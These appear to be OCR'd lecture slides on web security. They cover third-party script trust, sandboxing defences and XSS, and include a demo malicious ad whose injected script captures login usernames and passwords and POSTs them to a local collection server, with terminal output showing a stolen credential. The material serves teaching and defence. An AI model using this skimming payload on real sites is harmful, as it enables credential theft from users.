
Malicious analytics



Current protection mechanism

- In principle limited to various forms of sandboxing
- Success depends on how much the 3rd party code integrates into the main application – libraries like jQuery cannot be sandboxed in any reasonable way
- Malicious or compromised 3rd party is leads to a broken trust relation with potential disastrous consequences
  - Injection via trusted 3rd party with tight integration, e.g., jQuery served from a large CDN is disastrous
- No real good current solution
  - Access control is not enough!

Malicious ad client



Malicious ad client

- adserv.js serves html ads and acts as server for ad resources such as images
  - fatal flaw – serves full html ads without any precautions
  - allows for script injection!
- Serves in a round robin fashion
- Example ad content

```
<a href="http://www.porsche.com">
   <img class="pure-img-responsive" src="http://localhost:4999/ads/ad1.png">
</a>
```

- Let’s add a malicious ad!

Malicious ad

Different image to make attack visible


```
<a href="http://www.porsche.com">
    <img class="pure-img-responsive" src="http://localhost:4999/ads/ad2.png"
         onload="eval(document.getElementById('evil').text);"
    >
</a>

<script id="evil">
  var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {
      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;
      var url = "http://localhost:4777/paste";
      var req = new XMLHttpRequest();
      req.open("POST", url);
      req.setRequestHeader("Content-type”, "application/x-www-
      req.send("username=" + encodeURIComponent(username) +
               "&password=" + encodeURIComponent(password));
    });
  }
</script>
```


Capture login click

Collection server – could have been be pastebin

DEMO

Code injection via faulty 3rd party service



Hrafn
localhost:5000
Google
A WORD FROM OUR SPONSORS
You see a Porsche.
RECENT PUBLIC POSTS
HRAFN
Post your stuff
d.hedin@gmail.com
Sign in
jsflow-30
adserv — node — 80×24
mac:adserv dhn03$ node adserv.js
Node app is running on port 4999
served 1
pastebox — node — 80×24
mac:pastebox dhn03$ node pastebox.js
Node app is running on port 4777


Hrafn
localhost:5000
Google
A WORD FROM OUR SPONSORS
You see a Porsche.
HRAFN
Post your stuff
Daniel Hedin
Sign out
RECENT POSTS
adserv — node — 80×24
mac:adserv dhn03$ node adserv.js
Node app is running on port 4999
served 1
served 0
pastebox — node — 80×24
mac:pastebox dhn03$ node pastebox.js
Node app is running on port 4777
{ username: 'd.hedin@gmail.com', password: 'jsflow' }
jsflow-30


Current protection

- Prohibit included scripts from causing harm
- iframe inclusion
  - is too restrictive – cannot access original page
  - makes communication with included scripts hard
  - At the same time – maybe not restrictive enough
    - allows e.g. opening of windows, communication with origin
- Web sandboxing
  - tries to remedy the shortcomings – uses a combination of static and dynamic checks to ensure that programs cannot misbehave
  - typically allows a subset of JavaScript
  - Examples include AdSafe, Caja, Secure EcmaScript, FBJS (discontinued?), and Microsoft Web Sandbox
  - Brittle – historically multiple ways to escape the sandboxes have been found
    - full JavaScript is complex and the runtime environment of a Browser further complicates matters
- HTML5 sandboxes
  - addition to iframes – gives more control on the behavior of the iframe
    - allow-popups, allow-scripts, and a few more

Malicious user - XSS



Malicious user - XSS



Under the hood

```html
<form class="pure-form" onsubmit="post()" >
    <fieldset class="pure-group">
        <input id="post-name" class="pure-input-1" readonly value="Anonymous">
        <input id="post-title" type="text" class="pure-input-1" placeholder="Title">
        <textarea id="post-text" rows="10" class="pure-input-1"></textarea>
    </fieldset>

    <button type="submit" class="pure-button pure-input-1 pure-button-primary">Submit</button>
</form>
```

```html
<script>
post = function post() {
  var name  = document.getElementById('post-name').value;
  var title = document.getElementById('post-title').value;
  var text  = document.getElementById('post-text').value

  var data = '{ "name"   : "' + encodeURIComponent(name) + '",' +
             '  "title"  : "' + encodeURIComponent(title) + '",' +
             '  "text"   : "' + encodeURIComponent(text) + '"}';

    var req = new XMLHttpRequest();
    req.open('POST', '/post');
    req.setRequestHeader("Content-type", "application/json");
    req.send(data);

  return false;
}
</script>
```

